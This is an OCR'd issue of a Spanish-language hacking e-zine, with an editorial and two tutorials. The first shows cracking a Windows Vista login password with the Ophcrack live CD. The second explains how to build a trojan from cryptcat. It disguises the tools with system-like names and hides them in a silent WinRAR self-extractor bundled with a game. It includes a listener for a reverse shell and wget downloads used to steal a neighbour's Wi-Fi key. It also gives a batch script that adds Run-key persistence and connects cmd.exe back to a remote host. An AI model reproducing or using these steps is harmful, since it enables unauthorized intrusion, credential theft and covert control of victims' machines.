
IN security magazine



Publicación trim

ezine nú

octubre

ackeando Windows Vista
ugando con Cryptcat I y II
reando un Joiner en VB 6.0
luster Alta disponibilidad en Linux
cultación de IP con nombre de dominio bajo Linux
onfiguración e instalación de directorio activo
odo Cooling

Bienvenido

INsecurity magazine

Web
www.ezine-insecurity.com

Director
Isirius

Redactores
E0N
TuXeD
Isirius
HNAFE
Zirkua
Sknight
WHK
Penguin-power

Diseño
TxShack
peibol 4.0
B0rn2kill

Maquetación
Isirius

BetaTesters
Cronos - Carthago
Zinc

Agradecimientos

Mis más sinceras gracias a todo aquel que ha aportado su granito de arena.

Editorial

Hola de nuevo a todos. Por fin volvemos a estar aquí. Mientras escribo esta editorial tengo que ser sincero, la e-Zine no está terminada totalmente pero lo estará para el dia de su publicación. En este número he tenido un gran problema y es que he estado un mes sin ordenador eso a echo que ahora tenga que ir mucho más rápido. Desde esta editorial quiero agradecer la participación de la e-Zine a ZirKua que ha apoyado la e-Zine en todo momento y también a B0rn2kill y peibol 4.0 que me han ayudado en el esprín final. Lo último que quiero decir es que esta e-Zine va dedicada a aquellas personas que nunca creyeron que este momento llegaría una tercera publicación. Algunos me calificaron de loco al querer hacer una e-Zine y me decían que la dejaría de lado como veis eso no ha pasado y espero que nunca pase. Quizá no llegará a ser la e-Zine de elhacker.net pero ahora se la conoce como e-Zine InSecurity. Y como podéis ver ya tenemos algo muy importante y es periodicidad en la publicación. Publicación trimestral.

Atentamente Isirius

Puedo publicar la e-Zine en...

Son muchas las personas que me han preguntado si pueden publicar la e-Zine en sus Webs o Blogs mi respuesta es *SI*, siempre y cuando no se modifique el contenido de la e-Zine.

Comunidades participantes

elhacker.net

HaSe Hacking and Security

AntiHack

Foro SiteHacking.net

Linux HardLabs

Ayudanos a dar a conocer la e-Zine InSecurity

UserBar InSecurity

Bienvenido

Cómo participar

Todas aquellas personas que quieran participar, colaborar y publicar sus artículos en la e-Zine InSecurity pueden enviar sus artículos a:

e-Zine.InSecurity@hotmail.com

Puntos a tener en cuenta:
-Si un artículo es enviado a esta dirección de correo no obliga a los participantes de la e-Zine a publicar dicho artículo.
-Si el artículo no es publicado en la e-Zine nos pondremos en contacto con el escritor para que mejore su artículo, o directamente será devuelto a su propietario para que él mismo pueda publicar dicho artículo.
-Los artículos deben estar escritos con una mínima formalidad y coherencia, de forma que el mayor número de personas sea capaz de comprenderlo.

Proyecto UniCom

¿Qué es una e-Zine?

Es una revista electrónica en este caso relacionada con la informática totalmente gratuita.

¿Cuál es la idea?

Mi idea es que entre todas las comunidades de la red tanto las de Windows, Hacking, Linux, Diseño, etc. consigamos crear una e-Zine lo más completa posible. Hay que decir que la e-Zine InSecurity ya lleva dos números publicados que han sido muy bien aceptados.

¿Cómo aplicar la idea?

Bueno he pensado que cada comunidad que quiera participar lo único que deberá hacer es escribir un manual sobre el tema que más se trate en dicha comunidad. Después en la e-Zine se pondrá el nombre y el banner de la web así como la URL en la Web de la e-Zine lo mismo y como no, el nombre del autor y toda la información necesaria.
Duración del banner.
Cuando una comunidad haga una aportación tendrá el banner en la e-Zine durante dos publicaciones es decir si entregáis un artículo en el número 3 y en el número 4 no entregáis ningún articulo el banner y la información se mantendrá pero en la quinta ya no.

Porque al fin y al cabo a todos nos gusta lo mismo "la informática".

ÍNDICE

Hackeando Windows Vista

os ophcrack **Porque Windows puede ser maravilloso** os ophcrack

Introducción

En ese artículo os voy a enseñar como podéis burlar la seguridad de un Sistema Operativo Windows, en este ejemplo utilizaremos el tan conocido Windows Vista, consiguiendo la contraseña de un usuario protegido.

Windows Vista

Microsoft Windows Vista es la versión del sistema operativo Microsoft Windows que sucede a Windows XP. Durante su desarrollo fue conocido como Windows Longhorn. Fue lanzado el 30 de noviembre de 2006 para el mundo empresarial a través de licenciamiento por volumen. El resto de las versiones empaquetadas para el usuario final y OEM salieron a la venta el 30 de enero de 2007. La campaña de lanzamiento fue incluso más costosa que la de Windows 95, ocurrido el 25 de agosto de 1995, debido a que incluye, además, otros productos como Microsoft Office 2007, y Exchange Server 2007.

Equipo necesario

- Procesador a 800Mhz
- 512Mb de RAM
- Tarjeta gráfica compatible con DirectX 9.0

Sin embargo, los requisitos necesarios para disfrutar de todas las funcionalidades, incluida la interfaz Aero, son:

- Procesador a 1Ghz
- 1Gb de memoria RAM
- Tarjeta gráfica capaz de correr Windows Aero.
- Disco duro de 40Gb con al menos 15 libres.

Herramientas necesarias

Para este ejercicio, vamos a necesitar una sola herramienta, que ha sido creada especialmente para facilitarnos el trabajo, incluso automatizarlo. Ophcrack es un Live CD basado en Ubuntu para crackear el archivo SAM de Windows, que ya explicaremos más adelante qué es el SAM.

Podemos descargar el Live CD aquí.

Grabar una Imágen ISO

Si nunca has grabado un una imagen ISO una manera muy sencilla de hacerlo es instalar el Nero (uno de los programas mas conocidos para grabar cds o DVDs) después de la instalación tema que no vamos a abordar en este artículo debéis hacer lo siguiente. Clic derecho—Abrir con—Elegir programa—Examinar. Después buscad el ejecutable Nero.exe y lo seleccionáis el mismo programa identificara el archivo y solo debereis seguir los pasos tipicos de grabación.


Un poco de teoría

Ya que el Live-CD va a hacer casi automáticamente todo el trabajo yo os voy a explicar que es lo que en verdad hace.

Cuando lo iniciamos accedea la partición donde se encuentra el archivo SAM y System encriptados que son requeridos para la operación. El archivo SAM se encuentra en el directorio C\WINDOWS\system32\config, cuando estamos en Windows no podemos tener acceso a este archivo porque ese archivo esta abierto exclusivamente para el Sistema Operativo. Luego la misma distribución automáticamente procede a crackear los hashes que contienen el archivo SAM, ósea los usuarios con sus respectivas contraseñas. Para crackearlas utiliza unas tablas, el programa que crackea el archivo SAM carga las tablas 1 por 1 y prueba todas las combinaciones posibles.

Escenario

El escenario de nuestro ejercicio va a ser el siguiente nos encontramos en un ordenador con el Sistema Operativo Windows Vista, que nos bloquea el acceso, porque la cuenta de usuario nos pide contraseña para entrar. Y nosotros como no la sabemos tenemos que hacer algo para poder entrar en la sesión protegida. Como podéis ver en la imagen este sería nuestro escenario.




Las contraseñas que he puesto son muy sencillas, para así no tener que esperar tanto ya que esto es solo un ejemplo.

Usuario	Contraseña
Isirius	nose
insecurity	noses


Empezamos

Bien lo primero que vamos a hacer es iniciar el ordenador desde el Live-CD ophcrack.




Estos son más o menos los pasos que sigue el Live-CD solito.


Carga las tablas.



Crackea el SAM



Final del trabajo.



Como podéis ver ya no hay que hacer nada más automáticamente hemos obtenido la contraseña del usuario y ahora podemos acceder a la cuenta sin ningún problema. ¿Que te ha parecido el ejercicio?. Demasiado corto? Quieres que me enrolle… No hombre como podéis ver ha sido tan simple como esto, este ejercicio podría haberse echo de manera manual, acceder a la partición, copiar el SAM, crackearlo… Pero para que complicarnos la vida si puede ser tan sencillo hacerlo. Que me estoy enrollando :P.

Despedida

Bueno en este ejercicio espero haberos enseñado dos cosas, la primera es como podemos burlar la seguridad de un sistema operativo Windows, ya que este método no solo sirve para el Vista sino también para otras versiones como el XP, y también espero haberos enseñado que encontrando las herramientas necesarias podemos hacer que nuestro ejercicio sea mucho más rápido e incluso a veces mucho más efectivo si como veis hasta tiene moraleja el articulo. Bueno me despido y espero que el artículo os haya gustado.

Autor-Isirius


Links Interesantes

Web Oficial Ophcrack

Jugando con Cryptcat I y II

¿Qué es Cryptcat?

Es un software que tiene exactamente la misma funcionalidad que netcat a diferencia que su transferencia de paquetes son encriptados, en otras palabras más simples es lo mismo que el netcat pero cuando alguien está monitoreando su red ya no podrá ver lo que está pasando… antes con netcat podían descubrirte gracias a sus "Sniffers" tal como aparece en esta imagen:



Si no entiendes lo que digo entonces no te preocupes… lo que quiero decir es que es más seguro que netcat eso es todo :p .

Otra ventaja es que Cryptcat NO es detectado por ningún antivirus porque es una herramienta de administración remota… al igual que netcat pero bueno… así son las cosas de la vida, seguro que en unas semanas o meses más será tomado como troyano igual que netcat.

En este tutorial aprenderemos a sacarle el jugo a cryptcat como herramienta remota desde subirlo con una webshell hasta convertirlo en un poderosísimo botnet.
OK, manos a la obra.

Materiales:

* Cryptcat NT
* Winrar
* HFS
* Wget
* Nircmd
* Un icono

Pueden descargar cada archivo desde: Herramientas InSecurity.

Para los que no saben que es NetCat haré un pequeño repaso sobre:

Troyanizando Cryptcat (Shell inversa)

Primero le cambiamos el nombre al cryptcat y le pondremos "msnmsgr.exe", al wget le ponemos "smss.exe" y por último al Nircmd le ponemos "update.exe", ahora debería quedar algo asi… no se olviden de cada nombre para no confundirse después:


cryptcat.exe > msnmsgr.exe
wget.exe > smss.exe
nircmd.exe > update.exe

Mas adelante veremos para que sirve el wget y el nircmd.

Ahora escogemos un cubo en mi caso usaré un juego llamado ttt (Tic Tac Toe) conocen el juego del gato? :p , ahora que tenemos los 4 ejecutables (msnmsgr.exe, smss.exe, update.exe y ttt.exe) vamos a seleccionarlos y con el botón derecho le damos en "añadir al archivo":


Ahora le damos nombre (yo le puse carnada.exe) y le decimos que queremos crear un archivo SFX para que se autoejecute al descomprimirse..

no importa que la otra persona no tenga instalado winrar porque se ejecutará igual… pasa de ser .rar a .exe :




Ahora vamos a la pestaña "Avanzado" y hacemos clic donde dice "Opciones SFX":


Aparecerá la ventana para las opciones de SFX y donde dice "Ruta de extracción" le ponemos %homepath%\printer ¿Por qué?, porque %homepath% significa c:\documents and settings\usuario y es el único directorio donde tienes acceso de sobre escritura (%tmp% está dentro de %homepath%), además le decimos printer para hacer creer que es un driver o algo que tenga que ver con impresoras.. asi no sospechan :p. Donde dice "Ejecutar tras la extracción" escribimos "ejecutar" y nada mas… después veremos porque:




Ahora vamos a la pestañita "Modos" y le decimos que no muestre nada y que no sobrescriba nada para evitar que arroje errores al intentar sobrescribir:




Ahora vamos a la pestaña "Texto e icono" y vamos a elegir el icono para nuestra carnada (yo elegí el de Dungeon :p).. tal como aparece en la imagen después de elegir el icono le damos aceptar y luego aceptar nuevamente en las opciones avanzadas de SFX:



Recuerdan cuando pusimos "ejecutar"?, ahora lo vamos a editar en la pestaña "Comentario":



Debe quedar de la siguente manera:




Esto significa que se ejecutará el cryptcat e inmediatamente el juego ttt para no levantar sospechas. Luego le damos aceptar y debe quedar algo asi:

carnada.exe

Donde dice 127.0.0.1 le ponemos nuestra IP obviamente. Tu IP puedes verla abriendo el menú inicio y haciendo clic donde dice "ejecutar" y le pones esto: cmd /c ipconfig&&pause y le das aceptar, debe aparecerte

algo como esto:




Como pueden ver la ip que usaremos en Internet será la de color rojo y si lo hacemos en una pc que está dentro de una misma red por ejemplo las PCs de tu casa usarás la verde. La de color verde es la que dice "Conexión de área local" y la de rojo aparece el nombre de tu conexión, en mi caso dice speedy.

Ahora para mayor comodidad colocamos nuestro cryptcat en C:\windows y luego vamos al menú inicio y hacemos clic en "ejecutar", luego escribimos "CMD" y le damos en aceptar… te aparecerá una pantalla similar a la de arriba y escribirás cryptcat -vv -L -p 99 , por último le das la carnada a la persona de prueba (victima) y cuando lo ejecute ya tendrás el control de su pc a través de una shell inversa encriptada.

Ahora que ya tenemos la shell les enseñaré el uso de Wget y Nircmd.

¿Nunca has sentido la necesidad de hacer transferencia de archivos?… el Wget te permite eso de la siguiente manera.

Primero pon tu HFS en un lugar donde no lo moverás mas… te recomiendo en archivos de programa., luego le haces doble clic y te aparecerá un mensaje, le respondes con un "no" :p.
Ahora que ya está abierto arrastras un archivo cualquiera hasta ese programa y aparecerá un link arriba (en mi caso utilicé el Wireless Key View):




¿Ahora como hacemos el traspaso del archivo?
Desde tu shell ejecutamos lo siguiente:

WGet.exe -c -t0 http://www.PAGINAAQUI.com/ARCHIVOAQUI.ZiP

Le ponemos la ruta que aparece en el HFS y quedaría algo asi:

WGet.exe -c -t0 http://190.22.126.81/Wireless-KeyView.exe



Ahora que lo bajamos podremos ejecutarlo WirelessKeyView.exe /stext log.txt ahora esperas unos 10 segundos para que se genere el archivo y lo visualizas con el comando type "type log.txt" y tendrás la contraseña de conexión wireless de tu vecino.

Ahora… ¿Para que sirve el Nircmd? es un software con multitudes de funciones que te van a simplificar la vida a montones.

Ejemplos para el uso de Nircmd:

Open the door of J: CD-ROM drive	nircmd.exe cdrom open j:
Close the door of Y: CD-ROM drive	nircmd.exe cdrom close y:
Increase the system volume by 2000 units (out of 65535)	nircmd.exe changesysvolume 2000
Decrease the system volume by 5000 units (out of 65535)	nircmd.exe changesysvolume -5000
Set the volume to the highest value	nircmd.exe setsysvolume 65535
Mute the system volume	nircmd.exe mutesysvolume 1
Unmute the system volume	nircmd.exe mutesysvolume 0
Switch the system volume between the mute and normal state.	nircmd.exe mutesysvolume 2
Create a shortcut on your desktop that switch the system volume between the mute and normal state.	nircmd.exe cmdshortcut "~$folder.desktop$" "Switch Volume" mutesysvolume 2
Turn off the monitor	nircmd.exe monitor off
Start the default screen saver	nircmd.exe screensaver
Put your computer in 'standby' mode	nircmd.exe standby
log off the current user	nircmd.exe exitwin logoff
Ask if you want to reboot, and if you answer 'Yes', reboot the computer.	nircmd.exe qboxcom "Do you want to reboot ?" "question" exitwin reboot
Turn off your computer	nircmd.exe exitwin poweroff
Turn off all computers specified in computers.txt !	multiremote copy "c:\temp\computers.txt" exitwin poweroff force

Por ejemplo puedes detener procesos, cambiar la resolución del monitor, instalar y desinstalar software, manejo de registros, lanza mensajes en forma de ventanita, hasta manejar los recursos de Windows a través de su API directamente. Además puede manejar una cantidad de variables enorme. El mismo archivo comprimido para su descarga incluye un archivo de ayuda extra.
Ahora que ya recuerdan bien como troyanizar netcat (en este caso cryptcat) veremos otras funciones muy buenas como por ejemplo crear un minirelay de conexiones directas con hping2 hasta crear tu propio escaneador de puertos casero, si me dan permiso podré demostrar como crear una botnet muy poderosa con cryptcat siguiendo instrucciones desde una web zombi con wget.

Troyanizando CryptCat II

¿Te has fijado que si utilizas una ip variable y no constas de un dominio propio no tienes forma de recuperar una shell inversa?. Antiguamente las personas instalaban un sistema de traducción DNS llamado NO-IP, lo malo es que te baneaban y perdías tus shells. Yo les mostraré como reemplazar a NO-IP con tan solo un simple script hecho en un block de notas con extensión *.bat.

Materiales:

Un dominio (pueden usar iespana)
Cryptcat
Winrar
Wget
Nircmd
1 Icono

Para comenzar iniciaremos creando algo muy similar a la primera parte de este tuto asi que los nombres seguirán siendo los mismos:

```
Set timeout=5
Set Host=512.iespana.es
Set INI=config.ini
Set Ruta=%homedrive%%homepath%\printer
Set bug=aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
Set Puerto=30
:-----------------------------------------------:
:1
reg add HKcU\Software\Microsoft\Windows\CurrentVersion\Run /v
"%bug%" /t REG_SZ /d "%ruta%\presetup.exe" /f > nul
del /f /q %INI%
sass.exe -c -t0 http://%Host%/%INI%
ping n %timeoutout% 127.0.0.1
for /f %%i in (config.ini) do msnmsgr.exe -d -e cmd.exe %%i %Puerto%
ping n %timeoutout% 127.0.0.1
goto 1
:-----------------------------------------------:
```

cryptcat.exe > msnmsgr.exe
wget.exe > sass.exe
nircmd.exe > update.exe

Primero abrimos el block de notas o tu kwrite o lo que desees para crear un texto simple (No usar Word):
Y lo guardamos como inicio.bat
Fíjense en que Set bug=aaa…. Debe ir en una sola línea.
Donde dice timeout=5 le decimos cuanto se va a retardar para volver a realizar un intento en caso de que no te encuentres conectado, ¿que pasaría si le ponemos "0"?, su loop sería tan rápido que utilizaría muchos recursos y sería fácil detectar.

Donde dice Host=512.iespana.es yo le puse mi host pero ustedes le pondrán sus propios host.

Donde dice INI=config.ini le estoy indicando la descarga de un texto que ya les explicaré para que sirve.

Lo que hace ese script es descargar el archivo config.ini desde mi host, luego lo cargará y ejecutará el CryptCat con los parámetros dados en ese archivo

